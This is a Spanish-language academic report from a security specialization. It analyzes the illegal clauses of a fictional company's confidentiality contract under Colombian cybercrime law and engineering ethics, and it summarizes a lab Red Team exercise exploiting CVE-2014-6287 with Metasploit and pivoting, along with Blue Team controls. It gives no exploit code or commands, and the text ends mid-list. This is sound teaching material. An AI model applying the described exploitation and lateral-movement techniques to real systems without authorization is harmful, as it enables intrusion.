Capacidades técnicas, tácticas y de respuesta para equipos red team y blue team

Jorge Luis Ortega Chamorro

Asesor

Eduvin Trigos Sanchez

Universidad Nacional Abierta y a Distancia – UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería – ECBTI

Especialización en seguridad informática

2025

Resumen

El presente informe documenta el análisis integral de un escenario de ciberseguridad corporativa, abordado desde tres perspectivas estratégicas: ética y normativa, seguridad ofensiva (Red Team) y defensa activa (Blue Team). En la primera fase, se realizó una evaluación crítica del marco legal colombiano (Ley 1273 de 2009) y del Código de Ética de COPNIA, aplicadas al análisis de un contrato laboral con cláusulas ilegales, concluyendo que la integridad profesional es el primer control de seguridad indispensable. Posteriormente, se ejecutó un ejercicio de Red Team que simuló una intrusión controlada mediante la explotación de la vulnerabilidad CVE-2014-6287 en el servicio HttpFileServer, logrando acceso inicial y posterior movimiento lateral (pivotante) hacia un servidor interno crítico. Finalmente, el equipo Blue Team diseñó una estrategia de defensa basada en el marco CIS Controls y el ciclo de vida de respuesta a incidentes de NIST, implementando reglas de contención en firewall pfSense y monitoreo de eventos. El trabajo demuestra que la integración de capacidades técnicas ofensivas con una respuesta defensiva estructurada y un comportamiento ético riguroso es esencial para garantizar la resiliencia de las infraestructuras digitales frente a amenazas avanzadas.

Palabras clave: Blue Team, ciberseguridad, CIS Controls, Ley 1273 de 2009, Red Team

Abstract

This report documents the comprehensive analysis of a corporate cybersecurity scenario, addressed from three strategic perspectives: ethical and regulatory compliance, offensive security (Red Team), and active defense (Blue Team). In the first phase, a critical evaluation of the Colombian legal framework (Law 1273 of 2009) and the COPNIA Code of Ethics was conducted, applied to the analysis of an employment contract containing illegal clauses, concluding that professional integrity constitutes the primary indispensable security control. Subsequently, a Red Team exercise was executed, simulating a controlled intrusion through the exploitation of the CVE-2014-6287 vulnerability in the HttpFileServer service, achieving initial access and subsequent lateral movement (pivoting) towards a critical internal server. Finally, the Blue Team designed a defense strategy based on the CIS Controls framework and the NIST incident response lifecycle, implementing containment rules on a pfSense firewall and event monitoring. The work demonstrates that integrating offensive technical capabilities with a structured defensive response and rigorous ethical behavior is essential to guarantee the resilience of digital infrastructures against advanced threats.

Keywords: Blue Team, CIS Controls, cybersecurity, Law 1273 of 2009, Red Team

Tabla de contenido

Lista de Figuras

Lista de Tablas

Lista de Apéndices

Glosario

Blue Team (Equipo Azul):

Equipo de seguridad defensiva responsable de proteger la infraestructura tecnológica de una organización. Sus funciones incluyen el monitoreo continuo, la detección de intrusiones, el análisis de vulnerabilidades y la respuesta a incidentes para garantizar la integridad y disponibilidad de los sistemas.

CIS Controls (Center for Internet Security Controls):

Conjunto priorizado de acciones y mejores prácticas de ciberseguridad diseñadas para mitigar los ataques más comunes contra sistemas y redes. Se organizan en grupos de implementación según la madurez de la organización y sirven como guía para la hardenización efectiva.

CVE (Common Vulnerabilities and Exposures):

Sistema de referencia internacional que identifica y cataloga vulnerabilidades de seguridad de información públicamente conocidas. Cada vulnerabilidad recibe un identificador único (ej. CVE-2014-6287) para facilitar su gestión y corrección.

Exploit:

Fragmento de software, bloque de datos o secuencia de comandos diseñados para aprovechar una vulnerabilidad específica en un sistema o aplicación, permitiendo al atacante provocar un comportamiento no intencionado, como la ejecución de código remoto o la elevación de privilegios.

Hardenización (Hardening):

Proceso de asegurar un sistema reduciendo su superficie de ataque. Implica deshabilitar servicios

innecesarios, cerrar puertos no utilizados, configurar políticas de contraseñas robustas y aplicar parches de seguridad para minimizar las vulnerabilidades explotables.

HFS (HttpFileServer):

Servidor de archivos web de fácil configuración que permite compartir archivos mediante protocolo HTTP. En versiones antiguas, presenta vulnerabilidades críticas de ejecución remota de código (RCE) que pueden ser explotadas si no se actualiza o asegura adecuadamente.

IPS (Intrusion Prevention System):

Sistema de prevención de intrusiones que monitorea el tráfico de red en busca de actividades maliciosas. A diferencia de un IDS (que solo detecta), el IPS tiene la capacidad de bloquear activamente el tráfico sospechoso en tiempo real para detener un ataque.

Metasploit Framework:

Herramienta de código abierto para realizar pruebas de penetración. Proporciona una plataforma para desarrollar, probar y ejecutar exploits contra objetivos remotos, siendo fundamental para la simulación de ataques en ejercicios de Red Team.

Pivoting (Movimiento Lateral):

Técnica utilizada por atacantes para moverse profundamente dentro de una red después de comprometer un host inicial. Consiste en utilizar el sistema comprometido como un "puente" o pivote para atacar otros sistemas internos que no son accesibles directamente desde el exterior.

Red Team (Equipo Rojo):

Grupo de profesionales de seguridad ofensiva autorizados para simular ataques reales contra una organización. Su objetivo es evaluar la efectividad de las defensas mediante la emulación de Tácticas, Técnicas y Procedimientos (TTPs) de adversarios reales.

SIEM (Security Information and Event Management):

Solución tecnológica que centraliza y analiza los registros (logs) de seguridad generados por diversos dispositivos y aplicaciones en tiempo real. Permite la activación de eventos para detectar amenazas complejas y facilitar la respuesta a incidentes.

Introducción

En el contexto tecnológico actual, la ciberseguridad se ha consolidado como un pilar fundamental para la continuidad operativa y legal de las organizaciones. El presente informe técnico aborda un ejercicio integral de simulación aplicado a "SecureNova Labs", integrando estrategias de seguridad ofensiva y defensiva bajo un estricto marco ético y normativo, conforme a la legislación colombiana vigente, en particular la Ley 1273 de 2009.

El objetivo central de este trabajo es demostrar la sinergia necesaria entre las operaciones de Red Team y Blue Team para fortalecer la resiliencia de la infraestructura digital. A través de una metodología práctica, se busca trascender la visión fragmentada de la seguridad, evidenciando cómo la identificación proactiva de vulnerabilidades alimenta directamente la implementación de controles defensivos eficaces. El documento se estructura en cuatro fases críticas. 1 Análisis del Marco Ético y Normativo en el Caso SecureNova Labs, evalúa los dilemas éticos y riesgos legales derivados de un contrato con cláusulas ilícitas, estableciendo la integridad profesional como primer control de seguridad. 2 ejecución técnica ofensiva (equipo rojo), documenta la ejecución técnica de una intrusión controlada (Red Team), explotando la vulnerabilidad CVE-2014-6287 para lograr acceso y movimiento lateral en la red.

Posteriormente, en el apartado Estrategia de Respuesta y Contención (Blue Team), detalla la respuesta defensiva (Blue Team), implementando contención mediante firewall pfSense, monitoreo con herramientas SIEM y hardenización basada en los controles CIS. Finalmente, en la sección análisis integrado: sinergia entre ética, ofensiva y defensa ofrece un análisis integrado que correlaciona los hallazgos ofensivos con las mejoras defensivas. Este ejercicio reafirma que la protección efectiva de la información requiere no solo destreza técnica, sino un compromiso inquebrantable con la ética y la legalidad.

Justificación

La transformación digital de las organizaciones ha traído consigo una exposición sin precedentes a riesgos cibernéticos complejos. En el contexto actual, donde incidentes como el ransomware y el espionaje corporativo paralizan críticas operaciones, la capacidad de una empresa para defenderse no depende únicamente de la tecnología que adquiere, sino de la competencia ética y técnica de sus profesionales. El presente trabajo surge de la necesidad de trascender la formación teórica en ciberseguridad, proponiendo un ejercicio práctico que simula escenarios reales de ataque y defensa (Red Team y Blue Team) para validar competencias integrales.

Desde una perspectiva técnica, este proyecto se justifica en la urgencia de cerrar la brecha entre la detección de vulnerabilidades y su remediación efectiva. Muchas organizaciones fallan en su estrategia de seguridad porque gestionan la ofensiva y la defensa como silos aislados. Al integrar ambas disciplinas en un mismo ejercicio, se demuestra cómo el conocimiento profundo de las Tácticas, Técnicas y Procedimientos (TTPs) del adversario es el insumo más valioso para diseñar controles defensivos robustos, como la segmentación de red y el monitoreo proactivo, optimizando así la inversión en seguridad.

Desde una dimensión ética y legal, el trabajo aborda una problemática latente en la industria: la delgada línea entre la auditoría legítima y el delito informático. El análisis del caso "SecureNova Labs" visibiliza cómo la presión corporativa puede inducir a malas prácticas, justificando la necesidad de formar especialistas que no solo dominen el código, sino que también conozcan y respeten el marco jurídico colombiano (Ley 1273 de 2009) y los códigos deontológicos (COPNIA). Así, este proyecto aporta valor académico y profesional al establecer un modelo de actuación donde la integridad ética es tan innegociable como la eficacia técnica.

Objetivo General

Analizar integralmente estrategias de seguridad ofensiva (Red Team) y defensiva (Blue Team) en entornos simulados, fundamentando cada acción técnica en un marco ético y normativo estricto que garantice el cumplimiento de la legislación y estándares internacionales.

Objetivos Específicos

Evaluar el marco ético y legal mediante el análisis de acuerdos de confidencialidad frente a la Ley 1273 de 2009 y el Código COPNIA, identificando prácticas institucionales irregulares.

Ejecutar una simulación de Red Team aplicando metodologías estándar de pentesting para el reconocimiento, explotación y post-explotación de vulnerabilidades en sistemas Windows, documentando la evidencia técnica.

Demostrar técnicas de movimiento lateral (pivoting) en redes segmentadas con Metasploit Framework, evidenciando las debilidades de una segmentación deficiente.

Diseñar un plan de respuesta a incidentes (Blue Team) enfocado en la detección, contención y preservación de evidencia digital utilizando herramientas de software libre.

Formular medidas de endurecimiento basadas en los controles CIS v8 para mitigar riesgos y prevenir la recurrencia de vectores de ataque.

Consolidar hallazgos técnicos y éticos en un informe unificado que integre ambas perspectivas de seguridad bajo criterios de rigor académico.

Marco teórico

La ciberseguridad contemporánea se fundamenta en la interacción dinámica entre normativas legales, estándares éticos, metodologías ofensivas y estrategias defensivas. Para comprender la magnitud de los ejercicios desarrollados en este trabajo, es imperativo establecer las bases teóricas que sustentan las operaciones de Red Team y Blue Team, así como el marco jurídico que diferencia una auditoría legítima de un acto delictivo.

Fundamentos Éticos y Legales en Ciberseguridad

El ejercicio de la seguridad informática no opera en un vacío legal. En Colombia, la protección de la información y los datos está rigurosamente tipificada, convirtiendo la ética profesional en un requisito indispensable para cualquier experto en el área.

Marco Legal Colombiano: Ley 1273 de 2009

La Ley 1273 de 2009 modificó el Código Penal colombiano para crear un nuevo bien jurídico tutelado: la protección de la información y de los datos. Esta ley define delitos informáticos específicos que todo profesional debe conocer para evitar incurrir en ellos, incluso por omisión o desconocimiento (Congreso de Colombia, 2009).

Entre los artículos más relevantes para las operaciones de seguridad se encuentran:

- Artículo 269A (Acceso Abusivo a un Sistema Informático): Penaliza el acceso total o parcial a un sistema sin autorización. En el contexto de un pentesting, la "autorización" (contrato) es lo único que separa al auditor del delincuente.
- Artículo 269C (Interceptación de Datos Informáticos): Sanciona la interceptación de datos en origen o destino. Esto es crítico para las operaciones de análisis de tráfico de red.

- Artículo 269F (Violación de Datos Personales): Protege la privacidad de la información contenida en bases de datos, prohibiendo su sustracción o modificación sin permiso.

Ética Profesional: Código COPNIA

El Consejo Profesional Nacional de Ingeniería (COPNIA) establece en su Código de Ética (2003) los deberes que rigen la conducta de los ingenieros. El principio fundamental es la protección de la sociedad y la integridad profesional. Un ingeniero no puede aceptar trabajos que vayan en contra de la ley o que pongan en riesgo el bienestar público, independientemente de la remuneración ofrecida. La confidencialidad es un deber, pero nunca puede ser una excusa para encubrir delitos.

Equipos Estratégicos: Equipo Rojo y Equipo Azul

Read Team (Equipo Rojo): Simula ser el adversario. Su objetivo es evaluar la efectividad de las defensas de una organización mediante ataques controlados y realistas. A diferencia de un análisis de vulnerabilidades automatizado, el Red Team emula Tácticas, Técnicas y Procedimientos (TTPs) de actores maliciosos reales, buscando no solo fallos técnicos, sino también debilidades en procesos y personas (Engebretson, 2013) . Por su parte, la distinción fundamental radica en que mientras el Red Team explota brechas para demostrar impacto, el Blue Team debe operar permanentemente para detectar y mitigar estas intrusiones en tiempo real (Check Point Software, 2023) .

Las fases típicas de una operación Red Team incluyen:

1. Reconocimiento: Recolección de información pasiva y activa sobre el objetivo.
2. Armamento y Entrega: Preparación de exploits y envío al objetivo.
3. Explotación: Ejecución de código para aprovechar una vulnerabilidad.

4. Post-Explotación: Movimiento lateral, escalada de privilegios y persistencia.

Blue Team (Equipo Azul): Equipo de seguridad defensiva responsable de proteger la infraestructura tecnológica de una organización. Sus funciones incluyen el monitoreo continuo, la detección de intrusiones, el análisis de vulnerabilidades y la ejecución de planes de respuesta a incidentes para garantizar la integridad, confidencialidad y disponibilidad de los sistemas críticos (S2 Grupo, 2024) .

El Blue Team utiliza herramientas como SIEM (Security Information and Event Management), IDS/IPS (Sistemas de Detección/Prevención de Intrusiones) y firewalls para mantener la visibilidad de la red. Su éxito no se mide por la ausencia de ataques, sino por la rapidez y eficacia con la que estos son detectados y neutralizados.

Metodologías de Pentesting y Ataque

Para realizar pruebas de seguridad estandarizadas y repetibles, se utilizan metodologías reconocidas internacionalmente.

Cadena de Ataque

Es un modelo que describe las fases de un ciberataque. Comprender este ciclo permite a los defensores interrumpir el ataque en diferentes etapas. En el ejercicio práctico de este trabajo, se siguió una cadena de ataque simplificada que va desde el escaneo hasta la persistencia.

Pivote y movimiento lateral: El pivoting es una técnica esencial en entornos corporativos modernos donde las redes están segmentadas. Consiste en utilizar un sistema comprometido (pivote) para atacar otros sistemas en una red interna que no es accesible directamente desde el exterior. Herramientas como Metasploit facilitan este proceso mediante el enrutamiento de tráfico a través de sesiones de Meterpreter (Rapid7, 2023).

Gestión de Incidentes y Marcos de Referencia

La respuesta a incidentes no puede ser improvisada. Requiere protocolos claros y estándares probados.

Ciclo de Vida de Respuesta a Incidentes (NIST SP 800-61)

El Instituto Nacional de Estándares y Tecnología (NIST) define cuatro fases críticas:

1. Preparación: Establecer herramientas, políticas y equipos antes del incidente.
2. Detección y Análisis: Identificar anomalías y confirmar el incidente.
3. Contención, Erradicación y Recuperación: Limitar el daño, eliminar la amenaza y restaurar servicios.
4. Actividad Post-Incidente: Lecciones aprendidas y mejora continua.

Controles CIS (Centro de Seguridad de Internet)

Los Controles CIS son un conjunto priorizado de acciones de ciberseguridad diseñadas para prevenir los ataques más comunes. Se dividen en tres grupos de implementación (IG1, IG2, IG3). Para el Blue Team, estos controles son la guía maestra para la hardenización de sistemas, a separar desde el inventario de activos hasta la protección de datos y la gestión de vulnerabilidades (Center for Internet Security, 2024).

Plataformas SIEM: Los sistemas de Gestión de Eventos e Información de Seguridad (SIEM) son el cerebro de las operaciones del Blue Team. Permiten centralizar los logs de múltiples fuentes (firewalls, servidores, antivirus), correlacionar eventos aparentemente aislados y generar alertas en tiempo real sobre posibles incidentes de seguridad (International Business Machines [IBM], 2023)).

Análisis del Marco Ético y Normativo en el Caso SecureNova Labs

Análisis de Cláusulas Ilegales y Antiéticas en el Acuerdo de Confidencialidad

Tras analizar el documento-contrato entre SecureNova Labs y el suscrito, se evidencia una serie de irregularidades poco éticas que iré detallando a continuación. El acuerdo de confidencialidad de SecureNova Labs contiene varias cláusulas que son tanto antiéticas como ilegales para un experto en ciberseguridad. El objetivo de estas cláusulas no es proteger información, sino encubrir delitos, responsabilizando al profesional de las infracciones que la empresa cometa.

1. El acuerdo abarca la "información confidencial" para incluir explícitamente recolección de datos de manera ilícita. Esto es evidencia de que la intención de la empresa es ocultar actividades ilícitas el fragmento en el que se consolida el delito es. " Datos secretos como "datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos. (Universidad Nacional Abierta y a Distancia [UNAD], 2025, p. 3).

Como se puede evidenciar, se usan términos como "chuzadas", jerga utilizada en Colombia para las interceptaciones ilegales de comunicaciones (sean de voz, datos o mensajes). Esto constituye un delito, ya que tanto las interceptaciones como el acceso abusivo a sistemas informáticos están tipificados en la Ley 1273 de 2009 (Congreso de Colombia, 2009). Al clasificar estos actos como "confidenciales", la empresa está institucionalizando el crimen e intentando impedir que sea denunciado.

2. También se evidencia que una de las cláusulas estipula la "prohibición explícita de denunciar delitos". En este punto, el acuerdo obliga al receptor de la información (el empleado) a no cumplir con su deber ciudadano de denunciar actividades criminales ante

las autoridades. Esto se observa en los siguientes fragmentos (cláusula cuarta, numerales 3 y 4):

" No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros (UNAD, 2025, p. 4).

“Abstenerse de denunciar y publicar la información confidencial e ilegal que conozca, reciba o intercambie con ocasión de las reuniones sostenidas (UNAD, 2025, p. 4).

Estas cláusulas son nulas de pleno derecho, ya que ningún contrato, sea privado o público, puede estar por encima de la ley penal. Obligar a un empleado a no denunciar un delito como el espionaje constituye coacción por parte del contratante y convierte al contratado en cómplice por omisión.

3. Se puede evidenciar, además, que el contrato intenta transferir la responsabilidad penal al empleado. De esta manera, busca de forma abusiva que el trabajador asuma toda la responsabilidad jurídica por los delitos que la empresa cometa, como se evidencia en el siguiente fragmento:

"Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento" ((UNAD, 2025, p. 5)

" En caso de que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a SecureNova Labs" (UNAD, 2025, p. 5).

Estas disposiciones son un intento de utilizar al empleado como un escudo ante las autoridades. Responsabilizándolo de cualquier actividad ilegal de la empresa ya que la responsabilidad penal es individual y no puede ser transferida mediante un contrato privado. Pretender que el empleado asuma la culpa por la posesión de información ilegal generada por la empresa es una coacción y una práctica legal y éticamente reprobable.

4. En la primera cláusula también se encuentra la intención de generalizar el encubrimiento, no solo de información sensible, sino también de cualquier proceso ilegal, como indica el siguiente fragmento:

   "la información confidencial o sobre procesos ilegales dentro de SecureNova Labs no podrá ser divulgada" ((UNAD, 2025) p. 3).

Por lo que podemos afirmar con certeza que el objeto del contrato es intrínsecamente ilícito. Un acuerdo de confidencialidad está diseñado para proteger secretos comerciales, propiedad intelectual y datos privados legítimos, no para crear un pacto de silencio en torno a actividades delictivas.

En resumen, el acuerdo presentado por SecureNova Labs no es un instrumento legítimo de protección de información, sino un mecanismo para coaccionar a los empleados a participar y encubrir una operación criminal, violando principios éticos fundamentales y múltiples leyes penales. Firmar dicho acuerdo pondría al profesional en una situación de alto riesgo legal y de complicidad delictiva.

Vulneración de la Ley 1273 de 2009 en las Cláusulas del Acuerdo

El análisis de las cláusulas contractuales revela una contradicción directa con el ordenamiento penal colombiano. Basándonos en los fundamentos legales expuestos en el Marco

Teórico, a continuación se evidencia cómo el acuerdo materializa las conductas punibles tipificadas en la Ley 1273 de 2009.

Materialización del Acceso Abusivo (Vulneración Art. 269A)

Tal como se definió previamente, el Artículo 269A protege la integridad de los sistemas informáticos frente a intrusiones no autorizadas.

- **Evidencia en el contrato:** La Cláusula Segunda (numeral 2) clasifica como "información confidencial" aquella obtenida mediante "accesos abusivos".
- **Análisis:** Al reconocer y proteger datos derivados de esta actividad, la empresa no solo admite la comisión del delito, sino que pretende convertir al empleado en cómplice de una intrusión sistemática a sistemas de terceros, conducta que la ley sanciona penalmente.

Materialización de la Interceptación de Datos (Vulneración Art. 269C)

El Marco Teórico descubrió que la interceptación de datos sin orden judicial es un delito grave contra la intimidada.

- **Evidencia en el contrato:** El acuerdo utiliza explícitamente el término "chuzadas" e "interceptación de información" como categorías de datos a proteger.
- **Análisis:** El uso de jerga delictiva ("chuzadas") en un documento legal es una prueba flagrante de dolo. SecureNova Labs institucionaliza la violación del Artículo 269C, obligando al profesional a custodiar el producto de interceptaciones ilegales de comunicaciones, lo cual lo expondría a las mismas penas que al autor material del hecho.

Materialización de la Violación de Datos Personales (Vulneración Art. 269F)

Este tipo penal prohíbe la comercialización y uso de datos personales sin autorización, protegiendo el Habeas Data.

- **Evidencia en el contrato:** Las Cláusulas Cuarta (numerales 3 y 9) prohíben denunciar actividades de "espionaje" o "apropiación de información de terceros".
- **Análisis:** La prohibición contractual de denunciar estas actividades constituye una obstrucción a la justicia y confirma que la empresa trata con datos personales. Cumplir con esta cláusula implicaría para el ingeniero participar en la cadena delictiva descrita en el Artículo 269F, facilitando el provecho ilícito de información ajena.

Conclusión del Análisis Legal.

El acuerdo de SecureNova Labs trasciende la esfera de un contrato leonino para convertirse en un instrumento para el concierto para delinquir. La firma de este documento no genera obligaciones laborales legítimas, sino que documenta la adhesión a una empresa criminal, anulando cualquier validez jurídica del mismo y activando la responsabilidad penal del firmante.

Análisis Ético-Profesional sobre la Decisión de Aplicar a la Oferta Laboral

Como experto en ciberseguridad la respuesta será NO. En ninguna circunstancia ni por cualquier suma de dinero aceptaría trabajar en SecureNova Labs, a pesar de las condiciones atractivas como el sueldo de $15.000.000 de pesos colombianos.

La decisión se basa en tres pilares mui importantes los cuales e aprendido a lo largo de mi carrera profesional y en mi vida cotidiana

1. conflicto ético fundamental

La ciberseguridad como disciplina esta fundamentada en el principio de la protección, confidencialidad, integridad y disponibilidad de la información de manera legitima. El propósito de un experto en ciberseguridad es proteger y/o defender activos digitales de organizaciones o personas, no facilitar o encubrir actividades criminales.

2. Riesgo legal inaceptable

El sueldo y el contrato vitalicio son una trampa diseñada para aquellos profesionales incautos o ciberdelincuentes, pero el principal propósito es que el empleado asuma toda la responsabilidad por los actos criminales que comenta la empresa. El contrato obliga a responder ante autoridades y dejar exenta a la empresa de cualquier responsabilidad legal.

3. destrucción de mi integridad y reputación

Incluso si las actividades ilegales nunca se llegasen a descubrir por las autoridades lo cual es poco probable, mi integridad profesional y humana estaría comprometida de por vida, ya que esto afectaría mi Credibilidad, retrasaría mi desarrollo profesional y, en conclusión, la oferta de SecureNova Labs no es una oportunidad laborar, sino una invitación a formar parte de una conspiración delictiva. El alto salario y la estabilidad son el cebo para atraer a un experto y hacerlo cómplice. Desde cualquier perspectiva ética, legal y profesional, la única decisión correcta es rechazar la oferta de plano y, además, considerar la obligación ciudadana de denunciar a la empresa ante las autoridades competentes.

Análisis del Caso "Ciberespionaje y Ética en SecureNova Labs"

A continuación, argumento mi negativa basándome en los principios del código de COPNIA.

Argumentación desde el Código de Ética de COPNIA

El acuerdo de SecureNova Labs entra en conflicto directo con los deberes y prohibiciones más sagradas para un ingeniero. Aceptar el cargo implicaría violar, entre otros, los siguientes postulados:

1. Violación del Deber de Proteger la Vida y el Bienestar de la Sociedad

El principio fundamental de la ingeniería es la protección del público. El código de ética establece que los ingenieros deben poner el bienestar social, la seguridad y la salud pública por encima de cualquier interés (Consejo Profesional Nacional de Ingeniería COPNIA, 2003), ya sea de la empresa o personal.

Principio vulnerado: Las actividades de SecureNova Labs, como las "chuzadas", el espionaje y el acceso abusivo a sistemas, atentan directamente contra la privacidad, la seguridad y los derechos de individuos y organizaciones. Participar en esto es lo opuesto a proteger a la sociedad; es activamente dañarla.

2. Incumplimiento del Deber de Obrar Conforme a la Ley

El código exige que los ingenieros cumplan y velen por el cumplimiento de todas las disposiciones legales vigentes.

Principio vulnerado: El acuerdo de SecureNova Labs no solo menciona, sino que obliga a encubrir, actividades tipificadas como delitos en la Ley 1273 de 2009. Exige explícitamente *"No denunciar ante las autoridades actividades sospechosas de espionaje".* Esto es una incitación directa para violar la ley ya obstruir la justicia, una falta gravísima para cualquier profesional, pero especialmente para un ingeniero cuya profesión se basa en la confianza pública.

3. Participación en Actos Deshonestos e Ilegales

El código de (COPNIA, 2003) prohíbe terminantemente a los ingenieros ofrecer o aceptar trabajos que vayan en contra de la ética, la ley y el honor profesional.

Principio vulnerado: El trabajo en SecureNova Labs está intrínsecamente ligado a la comisión de actos ilícitos. Aceptar el empleo significaría participar conscientemente en una operación criminal. El alto salario y el contrato vitalicio actúan como un soborno para comprar el silencio y la complicidad del profesional, una práctica que el código de ética condena enérgicamente.

4. Violación de la Confidencialidad Legítima

Si bien los ingenieros tienen el deber de guardar secreto profesional, este debe tener un límite claro: la ley y el bien común.

Principio vulnerado: El acuerdo de SecureNova Labs pervierte el concepto de confidencialidad. Lo utiliza no para proteger secretos comerciales legítimos, sino para crear un pacto de silencio en torno a delitos. Un ingeniero ético tiene la obligación de denunciar los actos ilegales de los que tenga conocimiento en su ejercicio profesional, especialmente si ponen en riesgo a la sociedad. La cláusula que prohíbe denunciar es, por tanto, una violación directa a la correcta aplicación del secreto profesional.

En conclusión, como ingeniero regido por el código de ética de COPNIA, tengo la obligación profesional y moral de rechazar esta oferta. Aceptarla me haría cómplice de actividades delictivas, traicionaría la confianza pública depositada en mi profesión y me expondría a sanciones disciplinarias severas por parte del Tribunal de Ética de COPNIA, tal como lo estipula el régimen disciplinario de la profesión (COPNIA, 2003) que pueden ir desde la

suspensión temporal hasta la cancelación definitiva de mi matrícula profesional, sin mencionar las consecuencias penales ya discutidas. Fundamentalmente, una decisión de este tipo mancharía mi honra y buen nombre, dejando una marca imborrable en mi trayectoria personal y profesional.

Argumentación Sustentada en el Código de Ética Profesional de COPNIA

El escenario presentado en el anexo 2 nos da a entender el panorama profundamente preocupante en el que se encuentra la empresa SecureNova Labs, a pesar de que en su publicidad se muestra como una organización internacional y prestigiosa, la empresa evidencia una profunda crisis, tanto de negligencia como de riesgos éticos y legales. Mi punto de vista es que SecureNova Labs representa una fachada de excelencia que oculta una estructura interna irresponsable y potencialmente delictiva.

Las implicaciones mas graves que yo deduje después de leer los anexos son:

1. Posee una grave negligencia institucional el echo de que la alta gerencia no revise un documento tan critico como un acuerdo de confidencialidad muestra una ruptura grave entre la alta gerencia y los empleados a su cargo o también puede ser que la alta gerencia se preste para el tipo de maniobras poco éticas y solo se excusa en errores cometidos por su abogado. Este tipo de circunstancias tan sospechosas son , es una bandera roja de negligencia mayúscula. Esto demuestra una falta de control interno y de la debida diligencia, lo que pone en riesgo no solo a sus nuevos empleados, sino también a sus clientes.
2. También se puede evidenciar una cultura ética muy deficiente al determinar por ellos mismos que existe una cadena de incidentes internos relacionados con la gestión de datos sensibles, no es o es un hecho aislado, sino un síntoma de una cultura organizacional que no valora ni protege adecuadamente la información. Cuando esto

se combina con un acuerdo que busca encubrir actividades ilegales, el patrón es claro, la empresa tiene un problema sistémico de ética.

3. Todo lo anterior nos da una perspectiva muy clara que la empresa SecreNova Labs es una empresa de ciberseguridad con fallas éticas y de control interno demasiado graves y por ello es un riesgo tanto para los clientes como para los empleados que allí laboran, ya que existe un riesgo inmenso de que la información sensible de sus clientes sea manejada con la misma negligencia o, peor aún, sea utilizada con fines ilícitos por la propia firma que debería protegerla.

En resumen, SecureNova Labs es un caso de estudio de cómo el prestigio y la realidad operativa pueden ser peligrosamente divergentes. Las implicaciones legales no se limitan a los empleados que firman el acuerdo, sino que se extienden a la propia empresa, que podría enfrentar litigios masivos si se demuestra que su negligencia o sus prácticas ilegales causaron daños a sus clientes.

Límites y Garantías en el Acceso a Información Sensible durante Auditorías

Esta pregunta es central para la confianza en la industria de la ciberseguridad. El acceso es una necesidad, pero debe estar rigurosamente controlado. El caso de SecureNova Labs es el perfecto ejemplo de por qué estos controles son indispensables.

Límite del Acceso a Información Sensible

El acceso de una empresa de ciberseguridad a la información de un cliente debe registrarse estrictamente por el principio de privilegio mínimo . Esto significa que el equipo de auditoría solo debe tener el acceso absolutamente necesario para cumplir con los objetivos definidos en el alcance del trabajo, y solo durante el tiempo que dure la auditoría.

El alcance del acceso depende del tipo de auditoría.

- **Prueba de Penetración de Caja Negra:** El acceso inicial es nulo o mínimo, simulando un atacante externo.
- **Prueba de Caja Gris:** Se otorga acceso limitado, como las credenciales de un usuario estándar, para simular una amenaza interna o un atacante que ya ha vulnerado una cuenta.
- **Auditoría de Caja Blanca:** Se concede un acceso amplio, que puede incluir código fuente, diagramas de arquitectura y credenciales de administrador. Este es el escenario de mayor riesgo y requiere controles más estrictos.

En todos los casos, el cliente debe dar su consentimiento informado y explícito , detallado en un documento de "Reglas de Enfrentamiento", que especifica qué sistemas, datos y métodos están permitidos y cuáles están prohibidos.

Garantías contra la Explotación Indebida.

Garantizar que el acceso no sea explotado requiere una combinación robusta de controles contractuales, técnicos y procesales. Una empresa ética, a diferencia de SecureNova Labs, implementa múltiples capas de seguridad:

Controles Contractuales y Legales.

Acuerdos de Confidencialidad (NDA) Sólidos: Acuerdos legalmente vinculantes que protegen al cliente, definen claramente qué es información confidencial y establecen sanciones severas por su divulgación o mal uso.

Contratos de Servicio Detallados: Deben especificar el alcance del trabajo, las responsabilidades de ambas partes, los procedimientos de manejo de datos y las cláusulas de responsabilidad civil en caso de incidentes.

Reglas de Enfrentamiento (RoE): Un documento técnico-legal que actúa como el plan de batalla acordado, delimitando con precisión los objetivos y límites de la auditoría.

Controles Técnicos.

Monitorización y Registro Exhaustivo: Todas las acciones realizadas por los auditores deben ser registradas en registros y monitoreadas en tiempo real por el equipo de seguridad del cliente (Blue Team). El auditor no debe operar en la oscuridad.

Acceso a través de Entornos Controlados (Jump Boxes): Los auditores deben conectarse a través de servidores intermediarios seguros (bastion hosts) que registran cada comando y limitan la capacidad de exfiltrar datos.

Uso de Datos Animizados o de Prueba: Siempre que sea posible, las auditorías deben realizarse en entornos de preproducción con datos anonimizados o ficticios para minimizar la exposición de información sensible real.

Controles Procedimentales y de Personal.

Verificación Rigurosa de Antecedentes: Las empresas de ciberseguridad deben realizar verificaciones exhaustivas (verificaciones de antecedentes) a sus empleados para asegurar su integridad y confiabilidad.

Cultura de Ética y Formación Continua: Fomentar una cultura corporativa que priorice la ética por encima de todo, complementada con formación constante sobre la legislación vigente y los códigos de conducta profesional (como el de COPNIA).

Supervisión y Principio de "Cuatro Ojos": Para tareas extremadamente sensibles, se debe requerir que dos auditores trabajen juntos o que uno supervise al otro, evitando que una sola persona tenga acceso sin control a información crítica.

Protocolos de Destrucción Segura: Una vez finalizada la auditoría, debe existir un procedimiento certificado para la eliminación segura de toda la información sensible del cliente que se haya podido almacenar temporalmente.

Mecanismos de Supervisión y Control para el Uso Ético de Herramientas Forenses

Para atacar las posibles conductas poco éticas y muy posibles ilegales de los empleados o de cualquier persona en la empresa SecureNova Labs se deben implementar de inmediato las siguientes pautas:

1. **Controles Organizacionales y de Gobernanza**

El compromiso ético y legal debe comenzar desde la alta gerencia, debe existir un compromiso inequívoco con la ética, conocido como el “tono en la parte superior".

- Se debe crear un comité de ética y supervisión el cual debe estar compuesto por el director de seguridad informática, el director de cumplimiento y el director de riesgos, este tipo de comités lo que buscan es que entre mas personas intervengan en controlar los aspectos éticos y legales se distribuye responsabilidades y se crean planes para lograr un enfoque ético y legal optimo en la empresa

- Se debe redactar unas políticas de uso aceptable para cada herramienta que se use en la empresa y mas si las herramientas puedan ser usadas con fines poco éticos o delincuenciales.
